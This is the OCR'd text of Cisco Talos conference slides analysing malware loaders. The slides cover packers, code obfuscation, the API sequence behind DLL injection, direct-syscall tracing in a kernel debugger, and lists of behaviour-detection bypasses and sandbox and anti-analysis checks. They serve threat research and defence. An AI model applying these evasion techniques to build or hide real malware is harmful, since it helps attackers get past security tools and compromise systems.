TALOS

Cisco Security Research

Analyzing Recent Evolutions in Malware Loaders

Who Are We?

Holger Unterbrink

@hunterbr72

Security Researcher at Cisco Talos

Malware Research, Threat Intelligence, Offensive Security, Tool development

Germany

Talos
Cisco Security Research

Who Are We?

Edmund Brumaghin

Security Researcher at Cisco Talos

Malware Research, Threat Intelligence, IoT/Embedded Systems Security Research.

Earth

Talos
Cisco Security Research

Agenda

- A crash course on malware loaders.
- Discuss common techniques malware loaders use to evade detection.
- Three case studies that demonstrate these approaches in a practical scenario.
- Ways organizations can defend against and respond to these techniques.
- Hunting for malware loaders across the threat landscape.

Why This Talk?

Bypass Security Measures

Crash Course In Malware Loaders

How does malware hide ?

Building and Reverse Engineering PE

```
#include  <windows.h>

Int main() {
    int a = 0;
    ...
    WriteFile(hfile, buf,x,y,z);
    return a;
}
```

Source code
hello.c

Compiler/
Linker

```
100110011011011
101110001011011
000110001111011
110110011011011
101110011111011
101110011111011
```

Machine code
hello.exe (PE file)

Disassembler

Opcode

```
6A 00           push 0
8D4D BC         lea ecx,dword ptr ss:[ebp-44]
51              push ecx
56              push esi
8D4D C0         lea ecx,dword ptr ss:[ebp-40]
51              push ecx
50              push eax
FF15 00201D00   call dword ptr ds:[<&WriteFile>]
```

Assembler code
(closest to processor Architecture)


Decompiler

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
...
  WriteFile(v5, &v8, v4 - ((char *)&v8 + 1), (LPDWORD)&v7, 0);
  return 0;
}
```

Talos
Cisco Security Research


Packer/Cryptor

First Generation



Original Entry Point (OEP) changed to the unpacker decoding routine

Real Malware




```
data:00415DB0 byte_415DB0       db 0DDh
data:00415DB0
data:00415DB1                   db  79h ; y
data:00415DB2                   db  38h ; 8
data:00415DB3                   db  37h ; 7
data:00415DB4                   db  34h ; 4
data:00415DB5                   db  6Ch ; l
```

Stage 2 to n:
Sometimes downloaded from a malware server at runtime


Stage 1 – Decryption of 2nd stage :

```
push    offset aWorlqipkhwnntp ; "WORLQIPKHWNNTPUZSRKVWQJJDEKIJXNOAUB"
push    offset aSccjz   ; "SCCJZ"
push    offset aUdxcusk ; "UDXCUSK"
push    offset aDtizdmfiv ; "DTIZDMFIV"
mov     eax, offset loc_415DB0
call    eax ; loc_415DB0 ; 90 5DB0 (8F 11D6) = 415DB0
```

Talos
Cisco Security Research

PE File

Portable Executable (PE)



Talos
Cisco Security Research

Common Techniques

Binary Obfuscation

Malware Dropper

Short unencrypted Code stub →

```
mov    esi, 0x0
mov    edx,0x12340000
…
mov    edx, [ebp+var_54]
push   edx
call   ds:WriteFile
…
jmp    < func addr >
```

```
mov  edx,0x30
mov  esi,0x1
dec  esi
mov  edx,0x12347891
xor  dx, dx
…
… calc. eax …
…
call  eax
…
push <func addr>
retn
```

Useless Instructions or functions

Obfuscated calls/jumps

Substituted instructions

… and hundred more.


Talos
Cisco Security Research

Malware Detection - API Call Monitoring

…

WriteFile (hFile,DataBuffer, ….); Win32 API call

…



1. CreateToolhelp32Snapshot
2. Process32First
3. Process32Next
4. OpenProcess
5. VirtualAllocEx
6. CreateRemoteThread

DLL Injection detected


64bit Windows

…

WriteFile (hFile,DataBuffer, ….);

…

Win32 API call



mov eax, 5
syscall

KiServiceTable:
…
[4]
[5] encoded syscall offset (offset + num args) NtWriteFile
[6]
…

Documented – Should(!) be used by Apps


X64: SYSCALL invokes an OS system-call handler at privilege level 0. It does so by loading RIP from the IA32_LSTAR MSR. The MSR is Initialized early at boot by the OS.

```
lkd> u ntdll!NtWriteFile
ntdll!NtWriteFile:
00000000`776e9900 4c8bd1          mov     r10,rcx
00000000`776e9903 b805000000      mov     eax,5         ; index into nt!KiServiceTable
00000000`776e9908 0f05            syscall
00000000`776e990a c3              ret

lkd> dd nt!KiServiceTable + (0x5*4) L1
fffff800`02aa3414  02558105                             ; encoded syscall offset and number of args on stack

lkd> u nt!KiServiceTable + (02558105 >> 4)              ; top 20 bits are the offset
nt!NtWriteFile:
fffff800`02cf8c10 4c894c2420      mov     qword ptr [rsp+20h],r9
fffff800`02cf8c15 4c89442418      mov     qword ptr [rsp+18h],r8
fffff800`02cf8c1a 4889542410      mov     qword ptr [rsp+10h],rdx

lkd> lm a fffff800`02cf8c10
Browse full module list
start             end                 module name
fffff800`02a0c000 fffff800`02fe9000   nt       (pdb symbols) ....

lkd> lmDvmnt
Browse full module list
start             end                 module name
fffff800`02a0c000 fffff800`02fe9000   nt         ....
    Loaded symbol image file: ntkrnlmp.exe
    Image path: ntkrnlmp.exe
    Image name: ntkrnlmp.exe


lkd> rdmsr 0xc0000082                                   ; = IA32_LSTAR MSR
msr[c0000082] = fffff800`02bdebc0

lkd> u fffff800`02bdebc0
nt!KiSystemCall64Shadow:                                ; same code like KiSystemCall64 = Main System Call Dispatcher in x64
fffff800`02bdebc0 0f01f8          swapgs                ; is called by 'syscall' instruction, Kernel System Call handler
fffff800`02bdebc3 654889242510600000 mov   qword ptr gs:[6010h],rsp   ; takes eax e.g. = 5 as index into KiServiceTable
fffff800`02bdebcc 65488b242500600000 mov   rsp,qword ptr gs:[6000h]
```

For your Reference

Bypassing Behavior-Based Detection

- Use Native API call
- Indirect API call
- CallWindowProc
- Copy and reuse API code
- Jump into API code offset
- Direct System Call
- Heavens Gate x64/x32 switch
- … many more




Nothing suspicious found

Anti-Analysis Techniques

Checks for:

- Endpoint security software processes
- Hypervisor services running in the system
- CPU count for host
- Debugger presence
- System uptime values
- SMBIOS Strings / Version / Boot Pictures
- Windows Serial Numbers / Product ID
- Hooks/Debugger/Filter/Code Manipulation detection
- Windows Objects
- CPUID instruction Hypervisor present bit
- Hypervisor Port detection
- CPU artifacts
- Instruction execution time (RDTSC, IRQ, Context Switch,..)
- Turing tests or simple user input
- Sleeper manipulation
- Fake Domain check
- Country check … many more

